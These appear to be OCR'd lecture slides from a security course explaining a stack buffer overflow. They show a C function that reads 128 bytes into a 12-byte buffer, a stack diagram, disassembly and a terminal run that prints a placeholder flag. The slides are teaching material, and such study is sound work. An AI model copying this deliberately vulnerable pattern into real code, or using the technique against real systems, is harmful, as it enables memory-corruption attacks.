
- Fakeflag is at 0x804877c
- Flag is at 0x8048760

Program Stack

- Code & Stack



```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```



No ARGS (void)

No ARGS (void)

Return Addr

Saved EBP

%ebp

Flag = fakeflag ebp-c

buf[8..12] ebp-10

buf[4..8] ebp-14

buf[0..4] ebp-18

ARG 3 (stdin) esp+8


ARG 2 (128) esp+4

ARG 1 (buf) esp


%esp

Program Stack


- Code & Stack



```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```



```
0x08048633 <+114>:   mov    0x804a040,%eax
0x08048638 <+119>:   sub    $0x4,%esp
0x0804863b <+122>:   push   %eax
0x0804863c <+123>:   push   $0x80
0x08048641 <+128>:   lea    -0x18(%ebp),%eax
0x08048644 <+131>:   push   %eax
0x08048645 <+132>:   call   0x8048410 <fgets@plt>
```



No ARGS (void)

No ARGS (void)

Return Addr

Saved EBP

%ebp

Flag = fakeflag — ebp-c

buf[8..12] — ebp-10

buf[4..8] — ebp-14

buf[0..4] — ebp-18

ARG 3 (stdin) — esp+8

ARG 2 (128) — esp+4

ARG 1 (buf) — esp

%esp


Push stdin

Push 128 == 0x80


Push buf = ebp-0x18

Program Stack

- Code & Stack




```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```




```
0x08048664 <+163>:   pushl   -0xc(%ebp)
0x08048667 <+166>:   push    $0x8048864
0x0804866c <+171>:   call    0x8048400 <printf@plt>
```

Push flag




What if you type 11 bytes of ‘A’s and ‘\x00’?

- If I type “A”*11, then fgets attach ’\x00’ at the end




```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```




What if you type 11 bytes of ‘A’s and ‘\x00’?

- If I type “A”*11, then fgets attach ’\x00’ at the end

